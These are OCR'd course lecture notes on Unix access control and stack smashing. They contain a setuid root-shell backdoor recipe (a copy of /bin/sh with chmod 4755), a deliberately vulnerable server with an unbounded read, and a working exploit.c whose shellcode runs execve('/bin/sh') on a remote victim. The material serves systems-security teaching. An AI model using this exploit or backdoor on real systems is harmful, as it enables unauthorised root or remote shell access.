
Week 14.b
CS3650
04/10 2024

1. Access control (Unix)
2. Stack smashing

----------------------------

04/24 , 3:30 PM WVF 020

## 1. Access Control




Solutions:

- ACL (✱)
- Capability

- UIDs & GIDs
  - ↳ user
  - ↳ group

username, → Uid
"cheng" 1000

- root, uid = 0 — port < 1024, reboot, set clock




- Process
  ↳ 1 uid

Q: where is uid stored for a file?

- files/dirs → uid

inode



• setuid ← CAREFUL

↳ program $ chmod +s file

```
$ cp /bin/sh /tmp/break-acct
$ chmod 4755 /tmp/break-acct
        ↙
   setuid rwxr-xr-x
```

Later Q: $ /tmp/break-acct -p ↙

// run "/bin/sh" on behalf of YOU

setuid, uid=0

• passwd :

```
fd = open("/etc/passwd" ...)  →  fd= 3
ask your old passwd
check
ask new passwd
write(fd, new_passwd)
```


close(2)

fd = 2


error → fd=2

error message
↓
/etc/passwd

• Stack smashing




```
--------------[example.c]----------------

/* CS3650 -- handout w04b
 * compile and run this code with:
 * $ gcc -g -Wall -o example example.c
 * $ ./example
 *
 * examine its assembly with:
 * $ gcc -O0 -S example.c
 * $ [editor] example.s
 */

 #include <stdio.h>
 #include <stdint.h>

 uint64_t f(uint64_t* ptr);
 uint64_t g(uint64_t a);
 uint64_t* q;

 int main(void)
 {
     uint64_t x = 0;
     uint64_t arg = 8;

     x = f(&arg);

     printf("x: %lu\n", x);
     printf("dereference q: %lu\n", *q);

     return 0;
 }

 uint64_t f(uint64_t* ptr)
 {
     uint64_t x = 0;
     x = g(*ptr);
     return x + 1;
 }

 uint64_t g(uint64_t a)
 {
     uint64_t x = 2*a;
     q = &x; // <-- THIS IS AN ERROR (AKA BUG)
     return x;
 }
```



```
-------------[as.txt (x86)]-------

2. A look at the assembly...

To see the assembly code that the C compiler (gcc) produces:
$ gcc -O0 -S example.c
(then look at example.s.)
NOTE: what we show below is not exactly what gcc produces. We have
simplified, omitted, and modified certain things.

main:
    pushq %rbp              # prologue: store caller's frame pointer
    movq %rsp, %rbp         # prologue: set frame pointer for new frame

    subq $16, %rsp          # make stack space

    movq $0, -8(%rbp)       # x = 0 (x lives at address rbp - 8)
    movq $8, -16(%rbp)      # arg = 8 (arg lives at address rbp - 16)

    leaq -16(%rbp), %rdi    # load the address of (rbp-16) into %rdi
                            # this implements "get ready to pass (&arg)
                            # to f"

    call f                  # invoke f

    movq %rax, -8(%rbp)     # x = (return value of f)

    # eliding the rest of main()

 f:
     pushq %rbp             # prologue: store caller's frame pointer
     movq %rsp, %rbp        # prologue: set frame pointer for new frame

     subq $32, %rsp         # make stack space
     movq %rdi, -24(%rbp)   # Move ptr to the stack
                            # (ptr now lives at rbp - 24)
     movq $0, -8(%rbp)      # x = 0 (x's address is rbp - 8)

     movq -24(%rbp), %r8    # move 'ptr' to %r8
     movq (%r8), %r9        # dereference 'ptr' and save value to %r9
     movq %r9, %rdi         # Move the value of *ptr to rdi,
                            # so we can call g

     call g                 # invoke g

     movq %rax, -8(%rbp)    # x = (return value of g)
     movq -8(%rbp), %r10    # compute x + 1, part I
     addq $1, %r10          # compute x + 1, part II
     movq %r10, %rax        # Get ready to return x + 1

     movq %rbp, %rsp        # epilogue: undo stack frame
     popq %rbp              # epilogue: restore frame pointer from caller
     ret                    # return

 g:
     pushq %rbp             # prologue: store caller's frame pointer
     movq %rsp, %rbp        # prologue: set frame pointer for new frame

     ....

     movq %rbp, %rsp        # epilogue: undo stack frame
     popq %rbp              # epilogue: restore frame pointer from caller
     ret                    # return
```

```c
// ----[buggy-server.c]----
/*
 * Author: Russ Cox, rsc@swtch.com
 * Date: April 28, 2006
 *
 * Comments and modifications by Michael Walfish, 2006-2015
 * Ported to x86-64: Michael Walfish, 2019
 */

... // skip headers

void
serve(void)
{
    int n;
    char buf[96];
    char* rbp;

    memset(buf, 0, sizeof(buf));

    /* Server obligingly tells client where in memory 'buf' is located. */
    fprintf(stdout, "the address of the buffer is %p\n", (void*)buf);

    /* This next line actually gets stdout to the client */
    fflush(stdout);

    /* Read in the length from the client; store the length in 'n' */
    fread(&n, 1, sizeof n, stdin);

    /*
     * The return address lives directly above where the frame
     * pointer, rbp, is pointing. This area of memory is 'offset' bytes
     * past the start of 'buf', as we learn by examining a
     * disassembly of buggy-server. Below we illustrate that rbp+8
     * and buf+offset are holding the same data. To print out the
     * return address, we use buf[offset].
     */

    asm volatile("movq %%rbp, %0" : "=r" (rbp));
    assert(*(long int*)(rbp+8) == *(long int*)(buf + offset));

    fprintf(stdout, "My return address is: %lx\n", *(long int*)(buf + offset));
    fflush(stdout);

    /* Now read in n bytes from the client. */
    fread(buf, 1, n, stdin);

    fprintf(stdout, "My return address is now: %lx\n", *(long int*)(buf + offset));
    fflush(stdout);


    /*
     * This server is very simple so just tells the client whatever
     * the client gave the server. A real server would process buf
     * somehow.
     */
    fprintf(stdout, "you gave me: %s\n", buf);
    fflush(stdout);
}

int
main(void)
{
    serve();
    return 0;
}
```

"hello"



exec("/bin/sh", "-i");

```c

// ----[exploit.c]-----
/*
 * Author: Russ Cox, rsc@swtch.com
 * Date: April 28, 2006
 *
 * Comments and modifications by Michael Walfish, 2006-2015
 * Ported to x86-64 by Michael Walfish, 2019
 *
 */

... // skip headers

/*
 * This is a simple assembly program to exec a shell. The program
 * is incomplete, though. We cannot complete it until the server
 * tells us where its stack is located.
 */

char shellcode[] =
"\x48\xc7\xc0\x3b\x00\x00\x00" /* movq $59, %rax; load the code for 'exec' */
"\x48\xbf\x00\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdi; INCOMPLETE */
"\x48\xbe\x00\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rsi; INCOMPLETE */
"\x48\xba\x00\x00\x00\x00\x00\x00\x00\x00" /* movabsq $0, %rdx; INCOMPLETE */
"\x0f\x05" /* syscall; do whatever system call is given by %rax */
"/bin/sh\0" /* "/bin/sh\0"; the program we will exec */
"-i\0" /* "-i\0"; the argument to the program */

/* 0; INCOMPLETE. will be address of string "/bin/sh" */
"\x00\x00\x00\x00\x00\x00\x00\x00"

/* 0; INCOMPLETE. will be address of string "-i" */
"\x00\x00\x00\x00\x00\x00\x00\x00"

/* 0 */
"\x00\x00\x00\x00\x00\x00\x00\x00"

; /* end shellcode */


enum
{ /* offsets into assembly */
    MovRdi = 9, /* constant moved into rdi */
    MovRsi = 19, /* ... into rsi */
    MovRdx = 29, /* ... into rdx */
    Arg0 = 39, /* string arg0 ("/bin/sh") */
    Arg1 = 47, /* string arg1 ("-i") */
    Arg0Ptr = 50, /* ptr to arg0 (==argv[0]) */
    Arg1Ptr = 58, /* ptr to arg1 (==argv[1]) */
    Arg2Ptr = 66, /* zero (==argv[2]) */
};

enum
{
    REMOTE_BUF_LEN = 96,
    NCOPIES = 24
};
```

```c
int
main(int argc, char** argv)
{
    char helpfulinfo[100];
    char msg[REMOTE_BUF_LEN + NCOPIES*8];
    int i, n, fd;
    long int addr;
    uint32_t victim_ip_addr;
    uint16_t victim_port;

    if (argc != 3) {
        fprintf(stderr, "usage: exploit ip_addr port\n");
        exit(1);
    }

    victim_ip_addr = inet_addr(argv[1]);
    victim_port = htons(atoi(argv[2]));

    // "dial" is a skipped function, which is used to connect
    // to the remote server
    fd = dial(victim_ip_addr, victim_port);
    if(fd < 0){
        fprintf(stderr, "dial: %s\n", strerror(errno));
        exit(1);
    }

    /*
     * this line reads the line from the server wherein the server
     * tells the client where its stack is located. (thank you,
     * server!)
     */
    n = read(fd, helpfulinfo, sizeof helpfulinfo-1);
    if(n < 0){
        fprintf(stderr, "socket read: %s\n", strerror(errno));
        exit(1);
    }
    /* null-terminate our copy of the helpful information */
    helpfulinfo[n] = 0;

    /*
     * check to make sure that the server gave us the helpful
     * information we were expecting.
     */
    if(strncmp(helpfulinfo, "the address of the buffer is ", 29) != 0){
        fprintf(stderr, "bad message: %s\n", helpfulinfo);
        exit(1);
    }

    /*
     * Pull out the actual address where the server's buf is stored.
     * we use this address below, as we construct our assembly code.
     */
    addr = strtoull(helpfulinfo+29, 0, 0);
    fprintf(stderr, "remote buffer is at address %lx\n", addr);

```

```c
    /*
     * Here, we construct the contents of msg. We'll copy the
     * shellcode into msg and also "fill out" this little assembly
     * program with some needed constants.
     */
    memmove(msg, shellcode, sizeof(shellcode));

    /*
     * fill in the arguments to exec. The first argument is a
     * pointer to the name of the program to execute, so we fill in
     * the address of the string, "/bin/sh".
     */
    *(long int*)(msg+MovRdi) = addr + Arg0;

    /*
     * The second argument is a pointer to the argv array (which is
     * itself an array of pointers) that the shell will be passed.
     * This array is currently not filled in, but we can still put a
     * pointer to the array in the shellcode.
     */
    *(long int*)(msg + MovRsi) = addr + Arg1Ptr;

    /* The third argument is the address of a location that holds 0 */
    *(long int*)(msg + MovRdx) = addr + Arg2Ptr;

    /*
     * The array of addresses mentioned above are the arguments that
     * /bin/sh should begin with. In our case, /bin/sh only begins
     * with its own name and "-i", which means "interactive". These
     * lines load the 'argv' array.
     */
    *(long int*)(msg + Arg0Ptr) = addr + Arg0;
    *(long int*)(msg + Arg1Ptr) = addr + Arg1;

    /*
     * This line is one of the keys -- it places NCOPIES different copies
     * of our desired return address, which is the start of the message
     * in the server's address space. We use multiple copies in the hope
     * that one of them overwrites the return address on the stack. We
     * could have used more copies or fewer.
     */
    for(i=0; i<NCOPIES; i++)
        *(long int*)(msg + REMOTE_BUF_LEN + i*8) = addr;

    n = REMOTE_BUF_LEN + NCOPIES*8;
    /* Tell the server how long our message is. */
    write(fd, &n, 4);
    /* And now send the message, thereby smashing the server's stack.*/
    write(fd, msg, n);

    ... // skip code interacting with the remote shell
}
```